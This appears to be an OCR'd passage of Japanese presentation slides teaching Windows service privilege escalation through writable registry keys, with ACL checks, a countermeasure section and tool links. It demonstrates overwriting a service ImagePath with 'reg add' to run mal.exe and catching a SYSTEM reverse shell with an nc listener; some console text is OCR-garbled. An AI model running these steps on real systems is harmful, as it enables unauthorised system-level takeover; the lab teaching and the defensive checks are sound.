C:\Windows\Svstem32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\System32> Get-Acl HKLM:\SYSTEM\CurrentControlSet\Services\testsvc | fl
Path : Microsoft.PowerShell.Core\Registry::HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Services\testsvc
Owner : BUILTIN\Administrators
Group : NT AUTHORITY\SYSTEM
Access : BUILTIN\Users Allow ReadKev
        BUILTIN\Administrators Allow FullControl
        NT AUTHORITY\SYSTEM Allow FullControl
        CREATOR OWNER Allow FullControl
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
        S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow ReadKey
      : 0:BAG:SYD:AI(A;CIID;KR;;;BU)(A;CIID;KA;;;BA)(A;CIID;KA;;;SY)(A;CIIOID;KA;;;CO)(A;CIID;KR;;;AC)(A;CIID;KR;;;S-1-15-3-1024-1065
        365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)
```

### サービス - Insecure registry permission

Powershellでレジストリエントリを確認する

### Get-ItemProperty HKLM:\SYSTEM\currentControlSet\Services\regsvc

### ImagePathが実行されるコマンド

```
PS C:\Users\user\Desktop\WinPE> get-itemproperty HKLM:\SYSTEM\currentControlSet\Services\regsvc
           : 16
Type
Start
ErrorControl: 1
          : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
ImagePath
DisplayName : Insecure Registry Service
ObjectName
            : LocalSystem
             : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\currentControlSet\Services\regsvc
PSPath
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY LOCAL MACHINE\SYSTEM\currentCon<mark>t</mark>rolSet\Services
PSChildName : regsvc
PSDrive
             : HKLM
PSProvider
             : Microsoft.PowerShell.Core\Registry
```

## サービス - Insecure registry permission

#### 脆弱な設定の場合

#### NT AUTHORITY \ INTERACTIVEは対話ログインしている全てのユーザーに付与されるグループ

https://learn.microsoft.com/ja-jp/windows-server/identity/ad-ds/manage/understand-special-identities-groups#interactive

# サービス - Insecure registry permission(侵入)

レジストリに書き込み権限がある場合、先ほどのサービスの設定変更権限 (SERVICE\_CHANGE\_CONFIG)がなくても...

```
::\Users\user\Desktop\sysinternals>sc gc testsvc
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: testsvc
       TYPE
                          : 10 WIN32 OWN PROCESS
       START TYPE
                                DEMAND START
                          : 1 NORMAL
       ERROR CONTROL
       BINARY PATH NAME
                          : C:\Temp\test.exe
       LOAD ORDER GROUP
       TAG
                          : 0
       DISPLAY NAME
                          : testsvc
       DEPENDENCIES
       SERVICE START NAME : LocalSystem
C:\Users\user\Desktop\sysinternals>accesschk.exe -qv -u user -c testsvc
Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
  testsvc
       SERVICE OUERY STATUS
       SERVICE QUERY CONFIG
       SERVICE INTERROGATE
       SERVICE ENUMERATE DEPENDENTS
       SERVICE START
       SERVICE STOP
       READ CONTROL
```

正しい実行ファイルパス

SERVICE\_CHANGE\_CONFIG が無いのでサービス設定を変更できない

# サービス - Insecure registry permission(侵入)

実行ファイルパスを変更できてしまう

あとは設定した実行ファイルパスに実行ファイルを設置すればSYSTEM権限で実行される

```
C:\Users\user\Desktop\sysinternals>reg add HKLM\SYSTEM\CurrentControlSet\Services\testsvc /v ImagePath /t REG SZ /d C:\Temp\mal.exe
Value ImagePath exists, overwrite(Yes/No)? yes
The operation completed successfully.
C:\Users\user\Desktop\sysinternals>sc qc testsvc
                                                           parrot@parrot-virtualbox:~/Desktop
[SC] QueryServiceConfig SUCCESS
                                                           sudo nc -lnvp 53
SERVICE NAME: testsvc
                                                           listening on [any] 53 ...
       TYPE
                        : 10 WIN32 OWN PROCESS
                                                           connect to [172.16.0.20] from (UNKNOWN) [172.16.0.10] 54267
       START TYPE : 3 DEMAND START
                                                           Microsoft Windows [Version 10.0.19045.2846]
                        : 1 NORMAL
       ERROR CONTROL
       BINARY PATH NAME
                        : C:\Temp\mal.exe
                                                           (c) Microsoft Corporation. All rights reserved.
       LOAD ORDER GROUP
       TAG
                        : 0
                                                           C:\Windows\system32>whoami
       DISPLAY NAME
                        : testsvc
                                                           whoami
       DEPENDENCIES
       SERVICE START NAME : LocalSystem
                                                           nt authority\system
```

# サービス - Insecure registry permission(対策)

Powershellで低レベル権限のユーザーに書き込みが許可されているキーがないか確認 する

サービスにSERVICE\_CHANGE\_CONFIGが設定されているかを確認する方法をPowerShellで書きたかったんですが、ちょっと時間が無さすぎたのでaccesschkかPowerUp.ps1を使って確認する事をお勧めします。

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

# サービス (おまけ)

今日は触れないですが、サービスに登録されている実行ファイルそのものの権限設定が甘い、という権限昇格パスもあります。

今日説明したツールや方法で手動確認はできます。

本気で自動PowerShellスクリプトを作ろうとすると結構めんどくさいかも。。

### ツールー覧

**WinPEAS** 

https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

PowerUp

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

SeatBelt

https://github.com/GhostPack/Seatbelt

### 参考書籍

- インサイドWindows(上) 第7版

滅茶苦茶詳細にWindowsの仕組みについて書かれています。高いけどおすすめ

https://www.google.com/aclk?sa=l&ai=DChcSEwjGr77Fwb\_AhXaRSoKHe-FB3oYABADGgJ0bQ&sig=AOD64\_1zA8p6k3uag22UhmuPExv7O44L6A&ctype=5&q=&ved=2ahUKEwj\_27bFwb\_AhXEmlYBHeROAeoQ9aACKAB6BAgEEAw&adurl=

- 権限上々↑↑

Allsafeの新刊。ふざけた表紙だけど中身は真面目

https://techbookfest.org/product/feu9Bmzj0zPE1MsjmeH25D?productVariantID=vL7GiU7BpCGmsFmfENeg9V

### 終わり

### 資格情報

- ファイル
- レジストリ
- PowerShell History
- Runas

#### サービス

- Unquoted executable path
- SERVICE\_CHANGE\_CONFIG
- Insecure registry permission